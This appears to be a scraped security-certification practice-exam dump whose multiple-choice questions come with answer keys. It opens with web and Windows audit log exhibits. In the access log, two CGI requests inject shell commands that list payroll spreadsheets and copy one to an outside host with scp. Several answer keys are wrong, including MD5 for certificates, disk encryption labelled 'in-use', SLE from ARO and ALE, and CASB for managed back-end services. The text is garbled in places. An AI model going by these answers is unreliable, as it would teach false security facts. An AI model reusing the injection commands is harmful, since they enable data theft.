151.44.15.252 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=ls%20-l%20/data/finance/payroll/*.xls HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:23:00 -0400] "GET /cgi-bin/newcount?command=scp%20/data/finance/payroll/gl-Nov2010.xls%20root@123.123.123.123: HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

213.60.233.243 - - [25/May/2010:00:17:09 +1200] "GET /internet/index.html HTTP/1.1" 200 6792 "http://www.company.com/video/streaming/http.html" "Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /js/master.js HTTP/1.1" 200 2263 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /css/master.css HTTP/1.1" 200 6123 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /images/navigation/home1.gif HTTP/1.1" 200 2735 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /data/zookeeper/ico-100.gif HTTP/1.1" 200 196 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:22 +1200] "GET /adsense-alternate.html HTTP/1.1" 200 887 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:39 +1200] "GET /data/zookeeper/status.html HTTP/1.1" 200 4195 "http://www.company.com/cgi-bin/forum/comm

Database Server Log:

Logs | Actions

Database Server Log

Audit Failure	2012/4/16 11:33	Microsoft Windows security auditing.	4625	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4648	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Failure	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon

Users PC Log:

NEW QUESTION 158
- (Exam Topic 3)
Joe a computer forensic technician responds to an active compromise of a database server. Joe first collects information in memory, then collects network traffic and finally conducts an image of the hard drive. Which of the following procedures did Joe follow?

A. Order of volatility
B. Chain of custody
C. Recovery procedure
D. Incident isolation

Answer: A

NEW QUESTION 160
- (Exam Topic 3)
A business has recently deployed laptops to all sales employees. The laptops will be used primarily from home offices and while traveling, and a high amount of wireless mobile use is expected. To protect the laptops while connected to untrusted wireless networks, which of the following would be the BEST method for reducing the risk of having the laptops compromised?

A. MAC filtering
B. Virtualization
C. OS hardening
D. Application white-listing

Answer: C

NEW QUESTION 163
- (Exam Topic 3)
A company exchanges information with a business partner. An annual audit of the business partner is conducted against the SLA in order to verify:

A. Performance and service delivery metrics
B. Backups are being performed and tested
C. Data ownership is being maintained and audited
D. Risk awareness is being adhered to and enforced

Answer: A

NEW QUESTION 166

- (Exam Topic 3)
A new intern in the purchasing department requires read access to shared documents. Permissions are normally controlled through a group called "Purchasing", however, the purchasing group permissions allow write access. Which of the following would be the BEST course of action?

A. Modify all the shared files with read only permissions for the intern.
B. Create a new group that has only read permissions for the files.
C. Remove all permissions for the shared files.
D. Add the intern to the "Purchasing" group.

Answer: B

NEW QUESTION 167
- (Exam Topic 3)
The process of applying a salt and cryptographic hash to a password then repeating the process many times is known as which of the following?

A. Collision resistance
B. Rainbow table
C. Key stretching
D. Brute force attack

Answer: C

NEW QUESTION 172
- (Exam Topic 3)
For each of the given items, select the appropriate authentication category from the drop down choices. Select the appropriate authentication type for the following items:

Item	Response
Fingerprint scan	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Hardware token	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Smart card	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Password	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
PIN number	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication
Retina Scan	Biometric authentication One Time Password Multi-factor PAP authentication PAP authentication Biometric authentication


A. Mastered
B. Not Mastered

Answer: A

Explanation:

Item	Response
Fingerprint scan	Biometric authentication
Hardware token	One Time Password
Smart card	Multi-factor
Password	PAP authentication
PIN number	PAP authentication

Biometric authentication
One Time Password
Multi-factor
PAP authentication
PAP authentication
Biometric authentication



NEW QUESTION 176
- (Exam Topic 3)
The Chief Technology Officer (CTO) of a company, Ann, is putting together a hardware budget for the next 10 years. She is asking for the average lifespan of each hardware device so that she is able to calculate when she will have to replace each device.
Which of the following categories BEST describes what she is looking for?

A. ALE
B. MTTR
C. MTBF
D. MTTF

Answer: D

NEW QUESTION 179
- (Exam Topic 3)
A software developer wants to ensure that the application is verifying that a key is valid before establishing SSL connections with random remote hosts on the Internet. Which of the following should be used in the code? (Select TWO.)

A. Escrowed keys
B. SSL symmetric encryption key
C. Software code private key
D. Remote server public key
E. OCSP

Answer: CE

NEW QUESTION 180
- (Exam Topic 3)
Which of the following BEST describes an attack where communications between two parties are intercepted and forwarded to each party with neither party being aware of the interception and potential modification to the communications?

A. Spear phishing
B. Main-in-the-middle
C. URL hijacking
D. Transitive access

Answer: B

NEW QUESTION 181
- (Exam Topic 3)
A security analyst has been asked to perform a review of an organization's software development lifecycle. The analyst reports that the lifecycle does not contain a phase in which team members evaluate and provide critical feedback of another developer's code. Which of the following assessment techniques is BEST described in the analyst's report?

A. Architecture evaluation
B. Baseline reporting
C. Whitebox testing
D. Peer review

Answer: D

NEW QUESTION 185
- (Exam Topic 3)
While performing surveillance activities, an attacker determines that an organization is using 802.1X to secure LAN access. Which of the following attack mechanisms can the attacker utilize to bypass the identified network security?

A. MAC spoofing
B. Pharming
C. Xmas attack
D. ARP poisoning

Answer: A

NEW QUESTION 188
- (Exam Topic 3)
A computer on a company network was infected with a zero-day exploit after an employee accidently opened an email that contained malicious content. The employee recognized the email as malicious and was attempting to delete it, but accidently opened it. Which of the following should be done to prevent this scenario from occurring again in the future?

A. Install host-based firewalls on all computers that have an email client installed
B. Set the email program default to open messages in plain text
C. Install end-point protection on all computers that access web email
D. Create new email spam filters to delete all messages from that sender

Answer: C

NEW QUESTION 189
- (Exam Topic 3)
Which of the following best describes the initial processing phase used in mobile device forensics?

A. The phone should be powered down and the battery removed to preserve the state of data on any internal or removable storage utilized by the mobile device
B. The removable data storage cards should be processed first to prevent data alteration when examining the mobile device
C. The mobile device should be examined first, then removable storage and lastly the phone without removable storage should be examined again
D. The phone and storage cards should be examined as a complete unit after examining the removable storage cards separately.

Answer: D

NEW QUESTION 190
- (Exam Topic 3)
Which of the following is commonly used for federated identity management across multiple organizations?

A. SAML
B. Active Directory
C. Kerberos
D. LDAP

Answer: A

NEW QUESTION 195
- (Exam Topic 3)
Joe a website administrator believes he owns the intellectual property for a company invention and has been replacing image files on the company's public facing website in the DMZ. Joe is using steganography to hide stolen data. Which of the following controls can be implemented to mitigate this type of inside threat?

A. Digital signatures
B. File integrity monitoring
C. Access controls
D. Change management
E. Stateful inspection firewall

Answer: B

NEW QUESTION 200
- (Exam Topic 3)
Which of the following use the SSH protocol?

A. Stelnet
B. SCP
C. SNMP
D. FTPS
E. SSL
F. SFTP

Answer: BF

NEW QUESTION 202
- (Exam Topic 3)
During an application design, the development team specifics a LDAP module for single sign-on communication with the company's access control database. This is an example of which of the following?

A. Application control
B. Data in-transit
C. Identification
D. Authentication

Answer: D

NEW QUESTION 205

- (Exam Topic 3)
The chief Security Officer (CSO) has reported a rise in data loss but no break ins have occurred. By doing which of the following is the CSO most likely to reduce the number of incidents?

A. Implement protected distribution
B. Empty additional firewalls
C. Conduct security awareness training
D. Install perimeter barricades

Answer: C

NEW QUESTION 210
- (Exam Topic 3)
An auditor has identified an access control system that can incorrectly accept an access attempt from an unauthorized user. Which of the following authentication systems has the auditor reviewed?

A. Password-based
B. Biometric-based
C. Location-based
D. Certificate-based

Answer: B

NEW QUESTION 214
- (Exam Topic 3)
A security administrator is developing training for corporate users on basic security principles for personal email accounts. Which of the following should be mentioned as the MOST secure way for password recovery?

A. Utilizing a single Qfor password recovery
B. Sending a PIN to a smartphone through text message
C. Utilizing CAPTCHA to avoid brute force attacks
D. Use a different e-mail address to recover password

Answer: B

NEW QUESTION 217
- (Exam Topic 3)
Which of the following is the GREATEST risk to a company by allowing employees to physically bring their personal smartphones to work?

A. Taking pictures of proprietary information and equipment in restricted areas.
B. Installing soft token software to connect to the company's wireless network.
C. Company cannot automate patch management on personally-owned devices.
D. Increases the attack surface by having more target devices on the company's campus

Answer: A

NEW QUESTION 219
- (Exam Topic 3)
A system administrator needs to implement 802.1x whereby when a user logs into the network, the authentication server communicates to the network switch and assigns the user to the proper VLAN. Which of the following protocols should be used?

A. RADIUS
B. Kerberos
C. LDAP
D. MSCHAP

Answer: A

NEW QUESTION 220
- (Exam Topic 3)
The data backup window has expanded into the morning hours and has begun to affect production users. The main bottleneck in the process is the time it takes to replicate the backups to separate severs at the offsite data center. Which of the following uses of deduplication could be implemented to reduce the backup window?

A. Implement deduplication at the network level between the two locations
B. Implement deduplication on the storage array to reduce the amount of drive space needed
C. Implement deduplication on the server storage to reduce the data backed up
D. Implement deduplication on both the local and remote servers

Answer: B

NEW QUESTION 223
- (Exam Topic 3)
New magnetic locks were ordered for an entire building. In accordance with company policy, employee safety is the top priority. In case of a fire where electricity is cut, which of the following should be taken into consideration when installing the new locks?

A. Fail safe

B. Fault tolerance
C. Fail secure
D. Redundancy

Answer: A

NEW QUESTION 228
- (Exam Topic 3)
Which of the following technologies would be MOST appropriate to utilize when testing a new software patch before a company-wide deployment?

A. Cloud computing
B. Virtualization
C. Redundancy
D. Application control

Answer: B

Explanation:
Virtualization is used to host one or more operating systems in the memory of a single host computer and allows multiple operating systems to run simultaneously on the same hardware, reducing costs. Virtualization offers the flexibility of quickly and easily making backups of entire virtual systems, and quickly recovering the virtual system when errors occur. Furthermore, malicious code compromises of virtual systems rarely affect the
host system, which allows for safer testing and experimentation.

NEW QUESTION 232
- (Exam Topic 3)
A network operations manager has added a second row of server racks in the datacenter. These racks face the opposite direction of the first row of racks. Which of the following is the reason the manager installed the racks this way?

A. To lower energy consumption by sharing power outlets
B. To create environmental hot and cold isles
C. To eliminate the potential for electromagnetic interference
D. To maximize fire suppression capabilities

Answer: B

NEW QUESTION 237
- (Exam Topic 3)
A security administrator is evaluating three different services: radius, diameter, and Kerberos. Which of the following is a feature that is UNIQUE to Kerberos?

A. It provides authentication services
B. It uses tickets to identify authenticated users
C. It provides single sign-on capability
D. It uses XML for cross-platform interoperability

Answer: B

NEW QUESTION 241
- (Exam Topic 3)
A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website. During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine. Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

A. Transitive access
B. Spoofing
C. Man-in-the-middle
D. Replay

Answer: C

NEW QUESTION 245
- (Exam Topic 3)
Joe, the security administrator, sees this in a vulnerability scan report:
"The server 10.1.2.232 is running Apache 2.2.20 which may be vulnerable to a mod_cgi exploit."
Joe verifies that the mod_cgi module is not enabled on 10.1.2.232. This message is an example of:

A. a threat.
B. a risk.
C. a false negative.
D. a false positive.

Answer: D

NEW QUESTION 250
- (Exam Topic 3)
A security administrator receives notice that a third-party certificate authority has been compromised, and new certificates will need to be issued. Which of the following should the administrator submit to receive a new certificate?

A. CRL
B. OSCP
C. PFX
D. CSR
E. CA

Answer: D

NEW QUESTION 252
- (Exam Topic 3)
After a merger, it was determined that several individuals could perform the tasks of a network administrator in the merged organization. Which of the following should have been performed to ensure that employees have proper access?

A. Time-of-day restrictions
B. Change management
C. Periodic auditing of user credentials
D. User rights and permission review

Answer: D

NEW QUESTION 253
- (Exam Topic 3)
A security administrator is tasked with conducting an assessment made to establish the baseline security posture of the corporate IT infrastructure. The assessment must report actual flaws and weaknesses in the infrastructure. Due to the expense of hiring outside consultants, the testing must be performed using in-house or cheaply available resource. There cannot be a possibility of any requirement being damaged in the test.
Which of the following has the administrator been tasked to perform?

A. Risk transference
B. Penetration test
C. Threat assessment
D. Vulnerability assessment

Answer: D

NEW QUESTION 256
- (Exam Topic 4)
While performing a penetration test, the technicians want their efforts to go unnoticed for as long as possible while they gather useful data about the network they are assessing. Which of the following would be the BEST choice for the technicians?

A. Vulnerability scanner
B. Offline password cracker
C. Packet sniffer
D. Banner grabbing

Answer: C

NEW QUESTION 260
- (Exam Topic 4)
To determine the ALE of a particular risk, which of the following must be calculated? (Select two.)

A. ARO
B. ROI
C. RPO
D. SLE
E. RTO

Answer: AD

NEW QUESTION 264
- (Exam Topic 4)
Which of the following strategies should a systems architect use to minimize availability risks due to insufficient storage capacity?

A. High availability
B. Scalability
C. Distributive allocation
D. Load balancing

Answer: B

NEW QUESTION 265
- (Exam Topic 4)
A vulnerability scan is being conducted against a desktop system. The scan is looking for files, versions, and registry values known to be associated with system vulnerabilities. Which of the following BEST describes the type of scan being performed?

A. Non-intrusive
B. Authenticated
C. Credentialed

D. Active

Answer: C

NEW QUESTION 267
- (Exam Topic 4)
Which of the following is the appropriate network structure used to protect servers and services that must be provided to external clients without completely eliminating access for internal users?

A. NAC
B. VLAN
C. DMZ
D. Subnet

Answer: C

NEW QUESTION 269
- (Exam Topic 4)
Which of the following are used to increase the computing time it takes to brute force a password using an offline attack? (Select TWO)

A. XOR
B. PBKDF2
C. bcrypt
D. HMAC
E. RIPEMD

Answer: BC

NEW QUESTION 271
- (Exam Topic 4)
Ann, a security administrator, wants to ensure credentials are encrypted in transit when implementing a RADIUS server for SSO. Which of the following are needed given these requirements? (Select TWO)

A. Public key
B. Shared key
C. Elliptic curve
D. MD5
E. Private key
F. DES

Answer: AE

NEW QUESTION 275
- (Exam Topic 4)
Which of the following is commonly done as part of a vulnerability scan?

A. Exploiting misconfigured applications
B. Cracking employee passwords
C. Sending phishing emails to employees
D. Identifying unpatched workstations

Answer: D

NEW QUESTION 277
- (Exam Topic 4)
Users in a corporation currently authenticate with a username and password. A security administrator wishes to implement two-factor authentication to improve security.
Which of the following authentication methods should be deployed to achieve this goal?

A. PIN
B. Security QUESTION NO:
C. Smart card
D. Passphrase
E. CAPTCHA

Answer: C

NEW QUESTION 279
- (Exam Topic 4)
A datacenter recently experienced a breach. When access was gained, an RF device was used to access an air-gapped and locked server rack. Which of the following would BEST prevent this type of attack?

A. Faraday cage
B. Smart cards
C. Infrared detection
D. Alarms

Answer: A

NEW QUESTION 284
- (Exam Topic 4)
The IT department is deploying new computers. To ease the transition, users will be allowed to access their old and new systems.
The help desk is receive reports that users are experiencing the following error when attempting to log in to their previous system:
Logon Failure: Access Denied
Which of the following can cause this issue?

A. Permission issues
B. Access violations
C. Certificate issues
D. Misconfigured devices

Answer: C

NEW QUESTION 285
- (Exam Topic 4)
An organization is trying to decide which type of access control is most appropriate for the network. The current access control approach is too complex and requires significant overhead. Management would like to simplify the access control and provide user with the ability to determine what permissions should be applied to files, document, and directories. The access control method that BEST satisfies these objectives is:

A. Rule-based access control
B. Role-based access control
C. Mandatory access control
D. Discretionary access control

Answer: D

NEW QUESTION 290
- (Exam Topic 4)
A company is evaluating cloud providers to reduce the cost of its internal IT operations. The company's aging systems are unable to keep up with customer demand. Which of the following cloud models will the company MOST likely select?

A. PaaS
B. SaaS
C. IaaS
D. BaaS

Answer: C

NEW QUESTION 295
- (Exam Topic 4)
When generating a request for a new x.509 certificate for securing a website, which of the following is the MOST appropriate hashing algorithm?

A. RC4
B. MD5
C. HMAC
D. SHA

Answer: B

NEW QUESTION 298
- (Exam Topic 4)
A malicious attacker has intercepted HTTP traffic and inserted an ASCII line that sets the referrer URL. Which of the following is the attacker most likely utilizing?

A. Header manipulation
B. Cookie hijacking
C. Cross-site scripting
D. Xml injection

Answer: A

NEW QUESTION 302
- (Exam Topic 4)
Company XYZ has decided to make use of a cloud-based service that requires mutual, certificate- based authentication with its users. The company uses SSL-inspecting IDS at its network boundary and is concerned about the confidentiality of the mutual authentication. Which of the following model prevents the IDS from capturing credentials used to authenticate users to the new service or keys to decrypt that communication?

A. Use of OATH between the user and the service and attestation from the company domain
B. Use of active directory federation between the company and the cloud-based service
C. Use of smartcards that store x.509 keys, signed by a global CA
D. Use of a third-party, SAML-based authentication service for attestation

Answer: B

NEW QUESTION 305
- (Exam Topic 4)
An organization recently moved its custom web applications to the cloud, and it is obtaining managed services of the back-end environment as part of its subscription. Which of the following types of services is this company now using?

A. SaaS
B. CASB
C. IaaS
D. PaaS

Answer: B

Explanation:
Security Broker (CASB) gives you both visibility into your entire cloud stack and the security automation tool your IT team needs.

NEW QUESTION 310
- (Exam Topic 4)
Many employees are receiving email messages similar to the one shown below:
From IT department To employee Subject email quota exceeded Pease click on the following link http:www.website.info/email.php?quota=1Gb and provide your username and password to increase your email quotA. Upon reviewing other similar emails, the security administrator realized that all the phishing URLs have the following common elements; they all use HTTP, they all come from .info domains, and they all contain the same URI. Which of the following should the security administrator configure on the corporate content filter to prevent users from accessing the phishing URL, while at the same time minimizing false positives?

A. BLOCKhttp://www.*.info/ "
B. DROPhttp:// "website.info/email.php?*
C. Redirecthttp://www,*.Info/email.php?quota=*TOhttp://company.com/corporate_polict.html
D. DENYhttp://*.info/email.php?quota=1Gb

Answer: D

NEW QUESTION 311
- (Exam Topic 4)
A server administrator needs to administer a server remotely using RDP, but the specified port is closed on the outbound firewall on the network. The access the server using RDP on a port other than the typical registered port for the RDP protocol?

A. TLS
B. MPLS
C. SCP
D. SSH

Answer: A

NEW QUESTION 315
- (Exam Topic 4)
A member of the admins group reports being unable to modify the "changes" file on a server. The permissions on the file are as follows:
Permissions User Group File
-rwxrw-r--+ Admins Admins changes
Based on the output above, which of the following BEST explains why the user is unable to modify the "changes" file?

A. The SELinux mode on the server is set to "enforcing."
B. The SELinux mode on the server is set to "permissive."
C. An FACL has been added to the permissions for the file.
D. The admins group does not have adequate permissions to access the file.

Answer: C

NEW QUESTION 320
- (Exam Topic 4)
The POODLE attack is an MITM exploit that affects:

A. TLS1.0 with CBC mode cipher
B. SSLv2.0 with CBC mode cipher
C. SSLv3.0 with CBC mode cipher
D. SSLv3.0 with ECB mode cipher

Answer: C

Explanation:
A flaw was found in the way SSL 3.0 handled padding bytes when decrypting messages encrypted using block ciphers in cipher block chaining (CBC) mode.
How To Protect your Server Against the POODLE SSLv3 Vulnerability On October 14th, 2014, a vulnerability in version 3 of the SSL encryption protocol was disclosed. This vulnerability, dubbed POODLE (Padding Oracle On Downgraded Legacy Encryption), allows an attacker to read information encrypted with this version of the protocol in plain text using a man-in-the-middle attack.
Although SSLv3 is an older version of the protocol which is mainly obsolete, many pieces of software still fall back on SSLv3 if better encryption options are not available. More importantly, it is possible for an attacker to force SSLv3 connections if it is an available alternative for both participants attempting a connection.
The POODLE vulnerability affects any services or clients that make it possible to communicate using SSLv3. Because this is a flaw with the protocol design, and not an implementation issue, every piece of software that uses SSLv3 is vulnerable.
To find out more information about the vulnerability, consult the CVE information found at CVE-2014-3566. What is the POODLE Vulnerability?
The POODLE vulnerability is a weakness in version 3 of the SSL protocol that allows an attacker in a man-inthe-middle context to decipher the plain text content of an SSLv3 encrypted message.

Who is Affected by this Vulnerability?
This vulnerability affects every piece of software that can be coerced into communicating with SSLv3. This means that any software that implements a fallback mechanism that includes SSLv3 support is vulnerable and can be exploited.
Some common pieces of software that may be affected are web browsers, web servers, VPN servers, mail servers, etc.
How Does It Work?
In short, the POODLE vulnerability exists because the SSLv3 protocol does not adequately check the padding bytes that are sent with encrypted messages. Since these cannot be verified by the receiving party, an attacker can replace these and pass them on to the intended destination. When done in a specific way, the modified payload will potentially be accepted by the recipient without complaint.
An average of once out of every 256 requests will accepted at the destination, allowing the attacker to decrypt a single byte. This can be repeated easily in order to progressively decrypt additional bytes. Any attacker able to repeatedly force a participant to resend data using this protocol can break the encryption in a very short amount of time.
How Can I Protect Myself?
Actions should be taken to ensure that you are not vulnerable in your roles as both a client and a server. Since encryption is usually negotiated between clients and servers, it is an issue that involves both parties.
Servers and clients should should take steps to disable SSLv3 support completely. Many applications use better encryption by default, but implement SSLv3 support as a fallback option.
This should be disabled, as a malicious user can force SSLv3 communication if both participants allow it as an acceptable method.

NEW QUESTION 323
- (Exam Topic 4)
While reviewing the security controls in place for a web-based application, a security controls assessor notices that there are no password strength requirements in place. Because of this vulnerability, passwords might be easily discovered using a brute force attack. Which of the following password requirements will MOST effectively improve the security posture of the application against these attacks? (Select two)

A. Minimum complexity
B. Maximum age limit
C. Maximum length
D. Minimum length
E. Minimum age limit
F. Minimum re-use limit

Answer: AD

NEW QUESTION 328
- (Exam Topic 4)
The security administrator has noticed cars parking just outside of the building fence line. Which of the following security measures can the administrator use to help protect the company's WiFi network against war driving? (Select TWO)

A. Create a honeynet
B. Reduce beacon rate
C. Add false SSIDs
D. Change antenna placement
E. Adjust power level controls
F. Implement a warning banner

Answer: DE

NEW QUESTION 331
- (Exam Topic 4)
Which of the following would allow for the QUICKEST restoration of a server into a warm recovery site in a case in which server data mirroring is not enabled?

A. Full backup
B. Incremental backup
C. Differential backup
D. Snapshot

Answer: C

NEW QUESTION 335
- (Exam Topic 4)
A security administrator receives an alert from a third-party vendor that indicates a certificate that was installed in the browser has been hijacked at the root of a small public CA. The security administrator knows there are at least four different browsers in use on more than a thousand computers in the domain worldwide. Which of the following solutions would be BEST for the security administrator to implement to most efficiently assist with this issue?

A. SSL
B. CRL
C. PKI
D. ACL

Answer: B

NEW QUESTION 336
- (Exam Topic 4)
A security administrator is tasked with implementing centralized management of all network devices. Network administrators will be required to logon to network devices using their LDAP credentials. All command executed by network administrators on network devices must fall within a preset list of authorized commands and must be logged to a central facility. Which of the following configuration commands should be implemented to enforce this requirement?

A. LDAP server 10.55.199.3

B. CN=company, CN=com, OU=netadmin, DC=192.32.10.233
C. SYSLOG SERVER 172.16.23.50
D. TACAS server 192.168.1.100

Answer: B

NEW QUESTION 340
- (Exam Topic 4)
Which of the following could occur when both strong and weak ciphers are configured on a VPN concentrator? (Select TWO)

A. An attacker could potentially perform a downgrade attack.
B. The connection is vulnerable to resource exhaustion.
C. The integrity of the data could be at risk.
D. The VPN concentrator could revert to L2TP.
E. The IPSec payload reverted to 16-bit sequence numbers.

Answer: AE

NEW QUESTION 343
- (Exam Topic 4)
The help desk is receiving numerous password change alerts from users in the accounting department. These alerts occur multiple times on the same day for each of the affected users' accounts. Which of the following controls should be implemented to curtail this activity?

A. Password Reuse
B. Password complexity
C. Password History
D. Password Minimum age

Answer: D

NEW QUESTION 346
- (Exam Topic 4)
Which of the following is the BEST reason for salting a password hash before it is stored in a database?

A. To prevent duplicate values from being stored
B. To make the password retrieval process very slow
C. To protect passwords from being saved in readable format
D. To prevent users from using simple passwords for their access credentials

Answer: A

NEW QUESTION 347
- (Exam Topic 4)
Which of the following could help detect trespassers in a secure facility? (Select TWO)

A. Faraday cages
B. Motion-detection sensors
C. Tall, chain-link fencing
D. Security guards
E. Smart cards

Answer: BD

NEW QUESTION 348
- (Exam Topic 4)
Which of the following can be used to control specific commands that can be executed on a network infrastructure device?

A. LDAP
B. Kerberos
C. SAML
D. TACACS+

Answer: D

NEW QUESTION 353
- (Exam Topic 4)
The administrator installs database software to encrypt each field as it is written to disk. Which of the following describes the encrypted data?

A. In-transit
B. In-use
C. Embedded
D. At-rest

Answer: B

NEW QUESTION 356
- (Exam Topic 4)
When designing a web based client server application with single application server and database cluster backend, input validation should be performed:

A. On the client
B. Using database stored procedures
C. On the application server
D. Using HTTPS

Answer: C

NEW QUESTION 358
- (Exam Topic 4)
A security engineer wants to implement a site-to-site VPN that will require SSL certificates for mutual authentication. Which of the following should the engineer implement if the design requires client MAC address to be visible across the tunnel?

A. Tunnel mode IPSec
B. Transport mode VPN IPSec
C. L2TP
D. SSL VPN

Answer: D

NEW QUESTION 360
- (Exam Topic 4)
A third-party penetration testing company was able to successfully use an ARP cache poison technique to gain root access on a server. The tester successfully moved to another server that was not in the original network. Which of the following is the MOST likely method used to gain access to the other host?

A. Backdoor
B. Pivoting
C. Persistance
D. Logic bomp

Answer: B

NEW QUESTION 361
- (Exam Topic 4)
Which of the following penetration testing concepts is being used when an attacker uses public Internet databases to enumerate and learn more about a target?

A. Reconnaissance
B. Initial exploitation
C. Pivoting
D. Vulnerability scanning
E. White box testing

Answer: A

NEW QUESTION 363
- (Exam Topic 4)
Which of the following delineates why it is important to perform egress filtering and monitoring on Internet connected security zones of interfaces on a firewall?

A. Egress traffic is more important than ingress traffic for malware prevention
B. To rebalance the amount of outbound traffic and inbound traffic
C. Outbound traffic could be communicating to known botnet sources
D. To prevent DDoS attacks originating from external network

Answer: B

NEW QUESTION 366
- (Exam Topic 4)
A network administrator adds an ACL to allow only HTTPS connections form host 192.168.2.3 to web server 192.168.5.2. After applying the rule, the host is unable to access the server. The network administrator runs the output and notices the configuration below:

```
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.1682.3 eq 443 host 192.168.5.2
```

Which of the following rules would be BEST to resolve the issue?

A

```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
```

B

```
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
```

C

```
accesslist 102 permit tcp host 192.168.2.3 eq 443 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
```

D

```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 369
- (Exam Topic 4)
A security administrator wants to configure a company's wireless network in a way that will prevent wireless clients from broadcasting the company's SSID. Which of the following should be configured on the company's access points?

A. Enable ESSID broadcast
B. Enable protected management frames
C. Enable wireless encryption
D. Disable MAC authentication
E. Disable WPS
F. Disable SSID broadcast

Answer: F

NEW QUESTION 372
- (Exam Topic 5)
Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks. Which of the following would have allowed the security team to use historical information to protect against the second attack?

A. Key risk indicators
B. Lessons learned
C. Recovery point objectives
D. Tabletop exercise

Answer: B

NEW QUESTION 377
- (Exam Topic 5)
Which of the following metrics are used to calculate the SLE? (Select TWO)

A. ROI
B. ARO
C. ALE
D. MTBF
E. MTTF
F. TCO

Answer: BC

NEW QUESTION 382
- (Exam Topic 5)
